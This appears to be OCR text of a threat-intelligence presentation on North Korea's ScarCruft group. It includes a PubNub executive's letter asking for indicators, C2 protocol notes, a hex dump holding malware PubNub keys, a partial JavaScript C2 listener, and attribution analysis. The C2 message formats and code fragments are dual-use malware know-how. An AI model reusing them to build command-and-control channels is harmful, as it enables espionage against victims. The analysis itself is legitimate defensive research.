
내용 : To Whom It May Concern,

My name is [redacted] and I'm the VP of Engineering at PubNub. Your report titled, "ScarCruft's New Language: Whispering in PubNub, Crafting Backdoor in Rust, Striking with Ransomware" details how malicious actors are using PubNub to coordinate malware campaigns. We do not condone the kind of malicious activity detailed in your report, which is also counter to our terms of service. We would like to request any information you may have that could aid us in preventing the further misuse of our systems. To that end, here are some preliminary requests I have:


1. Please share any credentials (non-redacted) used by the malicious actors. PubNub Publish and/or Subscribe Keys, UUIDs, IP addresses of malicious servers, or other unique identifiers would be helpful.
2. Is there any other pattern you're recognized that we can use to identify the malicious actors? I recognize that shutting down any keys, etc. won't stop the actors from just creating new ones, and any patterns you've identified could help prevent future attacks, at least of this variety.
3. Please share any copies of "NubSpy" or other control software that misuses our systems that you have obtained as part of your investigation.

PubNub takes all security incidents seriously, and will work with relevant authorities to prevent misuse of our service. Thank you in advance for any information you can provide in this matter.

Malware C2 Infrastructure



I C2 Script for FadeStealer & CHILLYCHINO



I C2 Script for FadeStealer & CHILLYCHINO

Child → Parent


U={clientID}
- Register victim & polling for command

R={base64_res}
- Upload execution result

Parent → Child

U=parent
- Retrieve collected results

C={base64_cmd}
- Deliver command to victim



Attribution

Connection to ScarCruft

Malware

- PubNubRAT
- KevDroid

Malware

- NubSpy
- VCD Ransomware

Malware

FadeStealear

CHILLYCHINO

Infrastructure

PubNub for Command Control & Phishing

C2 Script for FadeStealer

Overlaps with Operation ‘Rocket Man’

Source: ESTsecurity, OPERTAION ‘Rocket Man’


- First seen in Apr 2018
- Malware Type: RAT
- Framework: .NET

```
00000000  70 73 2E 70 6E 64 73 6E  2E 63 6F 6D 1A 1D 4C 69  ps.pndsn.com..Li
00000010  75 4A 69 6E 1A 1D 73 75  62 2D 63 2D 66 32 66 32  uJin..sub-c-f2f2
00000020  65 39 33 32 2D 38 66 62  31 2D 31 31 65 38 2D 62  e932-8fb1-11e8-b
00000030  64 66 35 2D 33 36 32 31  64 65 33 39 38 32 33 38  df5-3621de398238
00000040  1A 1D 70 75 62 2D 63 2D  37 30 30 32 30 62 62 33  ..pub-c-70020bb3
00000050  2D 31 39 39 61 2D 34 31  35 31 2D 62 37 31 63 2D  -199a-4151-b71c-
00000060  62 34 36 33 36 66 30 36  62 32 34 34 1A 1D 73 65  b4636f06b244..se
00000070  63 2D 63 2D 4E 32 51 30  5A 6A 4D 30 4E 6A 41 74  c-c-N2Q0ZjM0NjAt
00000080  4D 54 4A 68 5A 69 30 30  4E 32 59 77 4C 57 45 32  MTJhZi00N2YwLWE2
00000090  4E 44 41 74 59 54 55 77  5A 57 45 35 5A 6D 59 77  NDAtYTUwZWE5ZmYw
000000A0  4E 47 4E 6B 1A 1D 63 69  70 2D 63 2D 51 50 57 4F  NGNk..cip-c-QPWO
000000B0  45 49 61 6C 73 6B 64 6A  71 70 77 6F 65 69 61 6C  EIalskdjqpwoeial
000000C0  73 6B 64 6A 1A 1D 31 31  31 39 1A 1D              skdj..1119..
```

- E:\project\windows**Rocket**\Ant\Api\PubnubApi\obj\Debug\net35\Pubnub.pdb
- E:\project\windows**Rocket**\Ant_3.5\Ant\obj\Release\Ant.pdb


PubNub-Based Phishing Infrastructure

```
var cnt = 0;
var connected = 0, received = 0;
var pubnub = new PubNub({
    subscribeKey: "sub-c-6b8bb4e6-9975-11e9",
    publishKey: "pub-c-73e43c61-887d-4dad',
    ssl: true
});
pubnub.subscribe({
    channels: ['bearisgood'],
});
pubnub.addListener({
    status: function(statusEvent) {
        if (statusEvent.category === "PNConnectedCategory") {
            connected = 1;
        }
    },
    message: function(message) {
        // handle message
        if (message.message === 'DOWN')
        {
            if (message.userMetadata.Command === 'REPLY_TEST')
            {
                received = 1;
                cnt = 0;
                var content = message.userMetadata.Content.split("\n");
```



Similarities in C2 Scripts

[2022] ScarCruft's Information Gathering Activities




KISA "TTPs $ ScarCruft Tracking Note"

Message Name (Feature)	Data Format
UP (Sends HELLO and uploads command result)	{"Id":"PC Name","Textdata":"SEVMTw=="}
DOWN (Transmits CMD command)	{"Id":"PC Name","Textdata":"SEVMTw=="}

SEVMTw==

ASEC "RedEyes Group Wiretapping Individuals (APT37)"

[2025] Decrypted PHP Script



Unregistered clientID triggers
SEVMTw== entry in parent queue

Parent queue in "info" file

```
[
  {"id": "", "text": ""},
  {"id": <clientID>, "text": "SEVMTw=="}
]
```

Diamond Model

Adversary

Type: APT
Origin: North Korea
Threat Actor: ScarCruft
Alias: APT37, Geumseong121, Reaper, Ricochet Chollima, Pearl Sleet

Infrastructure

C&C Server
PubNub
Compromised South Korean Server

Email
creativeidea2024@proton.me

Diamond Model

Capability

Programming Language
PowerShell
AutoIt
Python
C/C++
Rust

Malware (Custom)
Info-stealer
Ransomware
Backdoor
Injector

MITRE:
Resource Development
Defense Evasion
Persistence
Command and Control
Impact

Victim

Target Country: South Korea


Target Sector: Diplomatic

Takesaway

Takesaway

ChinopuNK: A Subgroup of ScarCruft

This campaign reveals ScarCruft's internal subgroups, with ChinopuNK linked to Chinotto and now spreading new malware via real-time messaging C2s.



